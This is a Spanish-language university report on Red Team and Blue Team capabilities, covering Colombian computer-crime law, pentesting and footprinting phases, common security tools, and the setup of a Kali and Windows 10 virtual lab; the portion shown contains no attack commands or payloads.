CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLEUETEAM Y REDTEAM

HEMIR FIGUEROA COETATA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA (UNAD)
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA (ECBTI)
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLEUETEAM Y REDTEAM

HEMIR FIGUEROA COETATA

LUIS FERNANDO ZAMBRANO
DIRECTOR DE CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA (UNAD)
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA (ECBTI)
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
MOCOA
2024

RESUMEN

El informe técnico final aborda las estrategias de seguridad informática desarrolladas en relación con las acciones sugeridas durante un seminario especializado sobre equipos relacionados estratégicamente con la ciberseguridad, tales como el Red Team y el Blue Team. Se comienza considerando los aspectos legales pertinentes, incluyendo el Código de Ética COPNIA y la legislación colombiana vigente. Durante el desarrollo del mismo se llevó a cabo el análisis detallado del caso de estudio centrado en la seguridad de la empresa TheHackerHouse.

En este trabajo los lectores van a encontrar 4 fases: la primera fase aborda la identificación y descripción del problema, junto con el establecimiento de la infraestructura requerida. La segunda fase se centra en analizar la contratación de personal para los equipos Red Team y Blue Team de la empresa TheHackerHouse. La tercera fase se dedica a evaluar diversas metodologías de pruebas de intrusión en seguridad informática, utilizando herramientas especializadas para investigar el sistema y detectar vulnerabilidades en la seguridad de la organización. En la cuarta fase, se lleva a cabo un análisis exhaustivo de las vulnerabilidades encontradas, seguido de la elaboración de un plan de mejora para fortalecer la seguridad de la empresa.

En conclusión, se destacan las recomendaciones derivadas del análisis, resaltando que los equipos Red Team y Blue Team son fundamentales para informar y respaldar las decisiones de inversión en ciberseguridad dentro de una organización. Estos equipos proporcionan una guía clara y fundamentada para la alta gerencia en materia de seguridad cibernética.

Palabras Clave: Red Team, Blue Team, Vulnerabilidad, Amenaza, Escaneo, IP, Ética profesional, Políticas de Seguridad.

CONTENIDO

RESUMEN 3

LISTA DE FIGURAS 6

LISTA DE TABLAS 7

GLOSARIO 8

INTRODUCCIÓN 11

1 OBJETIVOS 12

OBJETIVO GENERAL 12

OBJETIVOS ESPECÍFICOS 12

2 DESARROLLO DEL INFORME 13

2.1. ETAPA 1 - CONCEPTOS EQUIPOS DE SEGURIDAD 13

2.2. Análisis de la legislación relacionada con delitos informáticos. 13

2.3. Análisis sobre el ejercicio de Pentesting. 15

2.4. Porque el footprinting es una de las etapas más importantes dentro del pentesting: 17

2.5. Explicación de las herramientas utilizados en ciberseguridad. 18

2.6. Evidencia de la implementación del “banco de trabajo”. 19

3. ETAPA 2 - ACTUACIÓN ÉTICA Y LEGAL. 24

3.1. Análisis de los anexos Escenario 2 y Acuerdo desde el punto de vista legal y no ético. 24

3.2. Análisis de los anexos, en relación con la vulneración de la ley 1273 argumentando cualquier proceso ilegal. 25

3.3. Análisis del acuerdo de confidencialidad, teniendo presente en cuenta la revisión desde el punto de vista legal y ético. 27

3.4. Análisis de casos tipo Cibercrimen desde su posición teniendo en cuenta los aspectos legales y éticos. 27

4. ETAPA 3 EJECUCIÓN PRUEBAS DE INTRUSIÓN. 28

4.1. Herramientas software - anexo 4 – escenario 3 enfocado a Redteam. 28

4.2. Liste y describa los datos e información del anexo 4 – escenario 3 28

4.3. Herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10 30

4.4. Explique cómo afecta el ataque a la máquina (Windows 10 X64) 32
4.5. Comandos utilizados en la práctica y explicación la estructura desarrollada para el Payload. 34
5. ETAPA 4 CONTENCIÓN DE ATAQUES INFORMÁTICOS 40
5.1. Análisis con acciones necesarias para contener un ataque en tiempo real. 40
5.2. Informe de acciones de hardenización a implementar para evitar que sucedan ataques de seguridad informática. 41
5.3. Análisis sobre las diferencias entre el equipo de Blue Team, Red Team, Purple Team y Equipo de respuesta a incidentes. 44
5.4. Equipos de respuesta a incidentes informáticos (CSIRT): 45
5.5. Análisis sobre la pertinencia de trabajar con CIS “Center For Internet Security” como propuesta de aseguramiento por parte de un equipo de Blue Team. 47
5.6. Análisis sobre las funciones y características y diferencias entre SIEM y un XDR. 49
5.7. Algunas herramientas que permitan detectar ataques informáticos con licencia GPL. 51
6. ETAPA 5 - SOCIALIZACIÓN DE INFORME TÉCNICO. 53
6.1. Como aportan los equipos Blue Team, Red Team y Purple en el campo de la ciberseguiridad dentro de una organización. 53
6.2. Políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I. 54
6.3. Conclusiones que orienten aspectos importantes en cuanto a la inversión de ciberseguridad dentro de las organizaciones. 55
6.4. Sustenta el desarrollo de cada uno de los puntos plasmados en guía de la etapa 5 del seminario especializado mediante video. 56
7. CONCLUSIONES 57
8. RECOMENDACIONES 58
9. BIBLIOGRAFÍA 59

LISTA DE FIGURAS

Ilustración 1 Instalación VirtualBox 19
Ilustración 2 Sistemas instalados 20
Ilustración 3 Instalación Kali Linux 20
Ilustración 4 Instalación de Windows 10 21
Ilustración 5 Dirección IPv4 Windows 10 y Pin a Kali Linux 21
Ilustración 6 Dirección IPv4 Kali Linux y Pin a Windows 22
Ilustración 7 configuración de red Adaptador solo anfitrión con red 192.168.1.1/24 22
Ilustración 8 montaje del banco de trabajo 23
Ilustración 9 Escaneo de puerto en Maquina Objetivo 30
Ilustración 10 Generación de la carga útil (Payload) - MSFVenon 30
Ilustración 11 Servidor Python para enviar la carga útil (Payload) al equipo víctima. 31
Ilustración 12 Ataque realizado y maquina comprometida 31
Ilustración 13 Puerto 445. Con conexión establecida con maquina víctima. 32
Ilustración 14 Con conexión establecida con maquina víctima. 33
Ilustración 15 Maquina víctima / IP. 192.168.100.50 33
Ilustración 16 Maquina Atacante con Kali Linux / IP 192.168.100.171 35
Ilustración 17 Maquina Objetivo con Windows 10 x64 / IP 192.168.100.50 35
Ilustración 18 creación carga útil 36
Ilustración 19 transferencias cargas útiles a la maquina victima 36
Ilustración 20 descarga ejecutable 37
Ilustración 21 Comando meterpreter ipconfig / vemos la ip de la maquina atacante 38
Ilustración 22 conexiones en el puerto 445 39
Ilustración 23 Activación del Firewall de Windows. 41
Ilustración 24 Activación del Windows defender (Antivirus de Windows) 41
Ilustración 25 Defender Activado 42
Ilustración 26 Detección de Amenazas y Eliminación 42
Ilustración 27 Actualización automática de Sistema Operativo. 43
Ilustración 28 Escaneo completo de vulnerabilidades 43
Ilustración 29 Desactivación de la asistencia remota y el control remoto. 44
Ilustración 30 Logo de herramienta IDS SNORT. 51
Ilustración 31 Logo herramienta OSSEC 51
Ilustración 32 Logo herramienta Zeek 52

LISTA DE TABLAS

Tabla 1 diferencias equipos Blue Team, Red Team, Purple Team y Equipos CSIRT.....46
Tabla 2 comparación entre un SIEM y un XDR 49

GLOSARIO

Blue Team: equipo encargado de supervisar la seguridad informática, identificar riesgos y responder de manera reactiva ante ataques externos.

Red Team: grupo especializado en seguridad informática que simula tácticas de atacantes para descubrir debilidades en los sistemas de defensa.

Escaneo: proceso dentro de la segunda fase del Pentesting que sigue a la recopilación de información, consistente en un análisis exhaustivo de vulnerabilidades.

Reconocimiento: etapa inicial del Pentesting donde se busca y recopila información disponible en internet.

Framework: estructura o conjunto de herramientas, directrices y métodos recomendados que simplifican el proceso de desarrollo de software o la realización de tareas específicas en el campo de la informática.

Ciberseguridad: conjunto de medidas y prácticas destinadas a proteger los activos y la infraestructura tecnológica de una organización.

Ciberdelincuente: individuo que viola la ley mediante ataques informáticos o robo de información.

Payload: parte de un ataque cibernético que realiza una acción perjudicial una vez que ha infiltrado un sistema.

Pentesting: Método utilizado para analizar la seguridad de sistemas de computación mediante la realización de ataques simulados bajo condiciones controladas.

CVE: sistema estándar para identificar, nombrar y rastrear vulnerabilidades de seguridad en software y hardware.

Exploit: técnica elaborada para explotar una vulnerabilidad concreta presente en un sistema informático o una aplicación.

Exploitdb: base de datos en línea que recopila información sobre exploits y vulnerabilidades informáticas.

Openvas: plataforma de exploración de vulnerabilidades de código abierto utilizada para detectar fallos de seguridad en sistemas y redes.

Malware: software malicioso creado para extraer información o causar daño en sistemas informáticos.

Antivirus: software diseñado para proteger dispositivos contra amenazas informáticas, incluyendo análisis de dispositivos y detección de malware.

Cibercrimen: actividad ilegal que busca dañar infraestructuras de red o extraer información sin autorización.

Ransomware: Tipo de programa dañino que codifica los archivos dentro del sistema de una persona o entidad sin autorización, solicitando luego un pago de rescate, comúnmente en forma de criptomonedas, a cambio de proporcionar la clave requerida para desencriptar los archivos.

SIEM: actúa como una especie de "centro de mando" para la seguridad cibernética, ayudando a proteger los activos digitales de una organización contra ataques y riesgos potenciales.

Wireshark: software de código abierto utilizado para analizar y capturar paquetes de datos en una red de datos.

XDR: es una solución integral de seguridad cibernética que va más allá de la detección de amenazas para proporcionar una respuesta proactiva y coordinada frente a los ataques.

INTRODUCCIÓN

En el reciente seminario sobre equipos estratégicos de Red Team y Blue Team, se exploraron diversos aspectos cruciales en el ámbito de la ciberseguridad, sin adentrarse en un lenguaje técnico excesivamente complejo. Se comenzó por establecer los conceptos fundamentales de estos equipos de seguridad, destacando su papel en la protección de infraestructuras digitales contra posibles amenazas y ataques cibernéticos. Este enfoque permitió a los participantes comprender la importancia de una colaboración efectiva entre Red Team y Blue Team para garantizar la integridad y la seguridad de los sistemas informáticos.

Una parte significativa del seminario se dedicó al análisis de la legislación relacionada con delitos informáticos, resaltando la necesidad de actuar dentro de los límites éticos y legales al llevar a cabo pruebas de intrusión y pentesting. Se enfatizó la importancia de conocer y respetar las leyes y regulaciones pertinentes en el ámbito de la ciberseguridad para evitar posibles repercusiones legales.

Además, se exploraron herramientas y servicios utilizados en ciberseguridad, con especial atención en el ejercicio de pentesting y el uso de herramientas como MSFVenom en el framework de Metasploit. Estas discusiones brindaron a los participantes una comprensión práctica de cómo se realizan las pruebas de intrusión y cómo se pueden identificar y mitigar vulnerabilidades en una infraestructura de TI. Asimismo, se discutieron estrategias de contención basadas en el análisis de riesgos y vulnerabilidades, destacando la importancia de una gestión proactiva de la seguridad cibernética para garantizar la protección continua de los sistemas digitales.

1 OBJETIVOS

OBJETIVO GENERAL

Analizar y comprender las capacidades técnicas, legales y de gestión necesarias para los equipos Blue Team y Red Team en el contexto de seguridad informática, con el fin de fortalecer la defensa y detección de amenazas, así como mejorar la respuesta estratégica ante incidentes de ciberseguridad.

OBJETIVOS ESPECÍFICOS

- Comprender la ley relacionada con delitos informáticos y la importancia de actuar de manera ética y legal en el desarrollo de actividades en donde se debe salvaguardar la seguridad de la información.

- Lograr la identificación de posibles amenazas, evaluación de su impacto y la implementación de medidas preventivas y correctivas para mitigar riesgos y fortalecer la seguridad de los sistemas.

- Demostrar la capacidad para formular estrategias efectivas de contención, basadas en el análisis de riesgos y vulnerabilidades en infraestructuras de tecnologías de la información (TI)

2 DESARROLLO DEL INFORME

2.1. ETAPA 1 - CONCEPTOS EQUIPOS DE SEGURIDAD

2.2. Análisis de la legislación relacionada con delitos informáticos.

El análisis de la legislación relacionada con delitos informáticos es fundamental para comprender, abordar, aplicar y adaptar las leyes existentes a los desafíos legales en el ámbito de la seguridad. Un análisis detallado permite identificar las responsabilidades legales de los actores involucrados, además, proporciona una base para el desarrollar estrategias de cumplimiento, políticas de seguridad cibernética y medidas de protección de datos que sean coherentes con el marco legal existente.

Con lo anterior mencionado en Colombia existe la ley 1273 de 2009, “también conocida como la Ley de Delitos Informáticos, es una ley colombiana que establece medidas para prevenir y sancionar los delitos informáticos en el país” [1]. en donde se consignan unas series de medidas para prevenir y castigar los actos ilícitos relacionados en cuanto al manejo que se le da a las tecnologías de la información y las comunicaciones, constituyendo un marco legal que busca combatir la delincuencia informática en Colombia.

Esta normativa define los delitos informáticos como aquellas acciones ilegales que se llevan a cabo utilizando dispositivos electrónicos como computadoras, Internet, teléfonos móviles, entre otros.

En virtud de esta ley, se identifican una serie de conductas consideradas como delitos informáticos, tales como la interceptación no autorizada de datos, el acceso indebido a los sistemas de información, el sabotaje de sistemas, la adulteración de documentos electrónicos y la difusión de programas maliciosos. De igual forma, esta establece las penas correspondientes para aquellos que cometan delitos informáticos, las cuales pueden incluir multas y prisión.

Ahora bien, esta consta de una serie de artículos que serán explicados a continuación:

Artículo 269A: menciona las consecuencias legales por acceso no autorizado a un sistema de información.

---

[1] SIC.GOV.CO. Ley 1273 de 2009. [En línea]. [Consultado 14 de abril del 2023]. Disponible en: (https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf).

Artículo 269B: penaliza la interferencia ilegal en sistemas informáticos o redes de telecomunicaciones.

Artículo 269C: establece consecuencias legales para aquellos que intervengan datos sin una autorización emitida por un juez.

Artículo 269D: menciona que quien, sin autorización, cause daño o elimine datos informáticos, enfrentará penas de prisión y multas económicas.

Artículo 269E: instaura que aquel que, sin autorización, esté involucrado en la creación, venta, distribución o traslado de software dañino o programas informáticos con efectos perjudiciales.

Artículo 269F: indica que el sin consentimiento, obtenga o manipule datos personales para su beneficio o el de otros.

Artículo 269G: refiere lo que puede incurrir realizar acciones ilegales en el ámbito electrónico, como diseñar, traficar o modificar páginas web sin autorización.

Artículo 269H: aumenta las penas por delitos informáticos si se cumplen ciertas condiciones, como cometer el delito en redes estatales o financieras, ser servidor público y aprovechar la confianza depositada para revelar o perjudicar a otro, lo que puede resultar en inhabilitación profesional.

Artículo 269I: deja en claro que quien, utilizando medios informáticos o análogos, evada las medidas de seguridad informática y cometa el delito de hurto descrito en el artículo 239, será sancionado conforme al artículo 240 del mismo código.

Artículo 269J: sanciona la acción de mover o desplazar activos de una persona mediante manipulaciones informáticas, también sanciona la producción o facilitación de programas informáticos para cometer este delito.

Penas y multas contempladas en cada uno de los artículos:

Prisión: desde los 36 y 120 meses.

Multa económica: 100, 200, 1000 y 1500 salarios mínimos legales mensuales vigentes.

Por otro lado, **la ley 1581 de 2012** es una normativa que regula el tratamiento de los datos personales, asegurando el derecho constitucional de todas las personas a estar informados, mantener al día y corregir cualquier información recopilada sobre ellos que se encuentre en repositorios de información. Por eso se menciona que esta “Complementa la regulación vigente para la protección del derecho

fundamental que tienen todas las personas naturales a autorizar la información personal que es almacenada en bases de datos o archivos, así como su posterior actualización y rectificación” [2].

También, detalla cómo las entidades públicas y privadas deben recolectar, almacenar, utilizar y resguardar la información personal de los ciudadanos. Para ello, se establecen principios, deberes y derechos que deben cumplir estas y ser garantes de la seguridad y tratamiento adecuado de datos personales.

Además, la ley contempla sanciones para quienes incumplan con lo estipulado, tales como multas que oscilan entre 2000 mil salarios mínimos mensuales legales vigentes, o cese de actividades por un término de 6 meses, o en su defecto el cierre temporal o inmediato relacionado con las operaciones. Esto subraya la relevancia de la Superintendencia de Industria y Comercio en la vigilancia que realiza para que se dé el cumplimento de las disposiciones legales allí consignadas para la protección de datos.

2.3. Análisis sobre el ejercicio de Pentesting.

El pentesting se refiere a una práctica de seguridad informática en la que se simulan ataques cibernéticos contra sistemas informáticos, redes o aplicaciones, con el fin de evaluar su seguridad y descubrir posibles vulnerabilidades. Para VANEGAS, Alfonso “el pentesting es una práctica y/o metodología realizada para descubrir vulnerabilidades y/o fallos de seguridad en un sistema informático, en una página web, en seguridad física o cualquier otro entorno” [3].

Estas son las etapas proporcionan una guía general para llevar a cabo un pentesting efectivo:

Reconocimiento:

- Escaneo de dominios/IPs/puertos/versiones/servicios

[2] IMSALUD. (2019). ABC Ley 1581 de 2012 Protección de Datos Personales. [En línea]. [Consultado 17 de febrero del 2024]. Disponible en: (https://www.imsalud.gov.co/web/sin-categoria/abc-ley-1581-de-2012-proteccion-de-datos-personales/).

[3] VANEGAS, Jairo. Pentesting, ¿Porque es importante para las empresas?. [En línea}. [Consultado 27 de marzo del 2024]. Disponible en: (http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/6286/00005220.pdf?sequence=1).

- Dorking (Búsqueda Avanzada)
- Uso de herramientas automatizadas para obtener información de nuestro objetivo
- Obtención de metadatos

Footprinting: (rastreo de información), "es la forma de recopilar información, comienza por determinar el objetivo, para luego averiguar información específica utilizando métodos no intrusivos"[4]. En este sentido se refiere al proceso de recopilación de información sobre una entidad objetivo, como una empresa, red o sistema, con el fin de obtener una comprensión detallada que pueda ser utilizada para futuros ataques o evaluaciones de seguridad.

Este proceso suele llevarse a cabo de manera ética como parte de la fase de reconocimiento en la prueba de penetración. Algunas de las técnicas comunes utilizadas en el footprinting incluyen:

- Escaneo de Redes y Dominios: Identificación de direcciones IP y rangos de IP. Descubrimiento de nombres de dominio asociados.

- Recolección de Información Pública: Búsqueda de información en fuentes públicas, como sitios web, redes sociales, y registros públicos. Identificación de empleados, contactos, y detalles organizativos.

- Búsqueda Avanzada (Dorking): Utilización de consultas avanzadas en motores de búsqueda para obtener información específica.

- Escaneo de Puertos y Servicios: Identificación de servicios y versiones en ejecución en los sistemas objetivo.

- Análisis de Seguridad en Sitios Web: Evaluación de la seguridad de los sitios web asociados con el objetivo.

- Enumeración de Subdominios: Descubrimiento de subdominios asociados con la entidad objetivo.

- Uso de Herramientas Automatizadas: Empleo de herramientas automatizadas para acelerar el proceso de recopilación de información.

Etapa del Footprinting explicación a mayor profundidad: no es una técnica de ataque como tal, sino más bien el paso previo a descubrir un posible punto de

[4] TARQUI, Yessica. Footprinting. [En línea]. [Consultado 27 de marzo del 2024]. Disponible en: (https://revistasbolivianas.umsa.bo/pdf/rits/n8/n8a18.pdf).

explotación.

- Descubrimiento DNS. Recoger información acerca de servidores DNS, direcciones de red.

- Con el uso de la herramienta NMap, se recopila información sobre los hosts de una red específica, incluyendo los puertos que están abiertos, cerrados o filtrados en esos equipos. Esta herramienta es altamente versátil y completa, lo que requiere un estudio minucioso para aprovechar al máximo todas sus capacidades.

Aplicaciones open source:

- **TheHarvester:** Utilidad de línea de comandos para recopilar información de dominios, correos electrónicos y subdominios.

- **DNSdumpster:** Extracción de información de registros DNS.

- **Nmap**: herramienta de código abierto, efectiva y creada para realizar el escaneo de redes y la identificación de hosts.

Aplicaciones pagas:

- **Metasploit Pro:** es la versión comercial de Metasploit, una plataforma de pruebas de penetración ampliamente utilizada. Proporciona una interfaz gráfica de usuario (GUI), automatización avanzada y soporte técnico.

- **Burp Suite Professional:** es integral para pruebas de seguridad de aplicaciones web. La versión profesional ofrece funcionalidades adicionales como escaneo de vulnerabilidades, pruebas de seguridad automatizadas y colaboración en equipo.

- **Nessus Professional:** es una herramienta especializada en la detección de vulnerabilidades, la cual analiza y evalúa posibles debilidades en sistemas y redes. La versión profesional ofrece funcionalidades avanzadas y un mayor nivel de personalización.

2.4. Porque el footprinting es una de las etapas más importantes dentro del pentesting:

Pienso que es importante porque se necesita tener una base de dónde empezar y

en este caso significa tener claros los objetivos y socavar información de manera legal sobre el posible objetivo para realizar el ejercicio de manera controlada y contundente. también radica en su papel como fase fundamental de la evaluación de seguridad y preparación contra posibles amenazas.

Dentro de sus aspectos importantes esta:

- Identificación de Vulnerabilidades Iniciales
- Comprensión del Entorno
- Planificación de Ataques
- Conciencia de Seguridad
- Preparación para Pruebas Éticas
- Detección Temprana de Amenazas

2.5. Explicación de las herramientas utilizados en ciberseguridad.

Metasploit: es una plataforma de prueba de penetración (pentesting) de código abierto que proporciona herramientas y recursos para realizar evaluaciones de seguridad en sistemas informáticos.

Metasploit ofrece un conjunto de exploits, cargas útiles, herramientas y módulo, se emplea para llevar a cabo pruebas éticas de penetración y para analizar la posición de seguridad de un sistema.

¿Qué es un CVE y su estructura?

Hace referencia a las vulnerabilidades y las exposiciones comunes, siendo una recopilación de fallos de seguridad informática que se encuentran disponibles para el público en general. Cuando se hace mención de un CVE, se está señalando una vulnerabilidad en particular que ha sido identificada y a la cual sele ha asignado un número de identificación único.

Estructura de un CVE: CVE-AAAA-NNNN:

AAAA: Año en que se descubrió la vulnerabilidad.

NNNN: Número secuencial único.

Ejemplo: CVE-2021-20568

Exploit Database es un recurso en línea que recopila información sobre exploitsy vulnerabilidades de seguridad. Sin embargo, es importante destacar que el usode exploits para vulnerabilidades sin autorización está en contra de la ley y de las políticas éticas.

Los exploits listados en Exploit Database suelen estar vinculados a vulnerabilidades específicas identificadas por números CV.


En Exploit Database, puedes buscar exploits por su CVE específico para obtener información sobre cómo se utilizan. Para ello, visita la página principal de Exploit Database y utiliza la barra de búsqueda. Ingresa el número CVE de la vulnerabilidad que te interesa y revisa los resultados para obtener detalles sobreel exploit correspondiente.

2.6. Evidencia de la implementación del “banco de trabajo”.

Características técnicas de Windows:
Memoria RAM: 4 GB
Procesador: Core i7
Disco Duro: 50 GB
Sistema Operativo: Windows 10 Pro


Características técnicas de Kali Linux:
Memoria RAM: 3 GB
Procesador: Core i7
Disco Duro: 80 GB
Sistema Operativo: Kali GNU/ Linux Rolling

Ilustración 1 Instalación VirtualBox




Fuente: propia

Ilustración 2 Sistemas instalados




Fuente: propia

Ilustración 3 Instalación Kali Linux



Fuente: propia
Ilustración 4 Instalación de Windows 10




Fuente: propia

Se procede a ingresar a la consola de comandos y escribimos IPCONFIG para así obtener la IP de la máquina virtual de Windows 10.

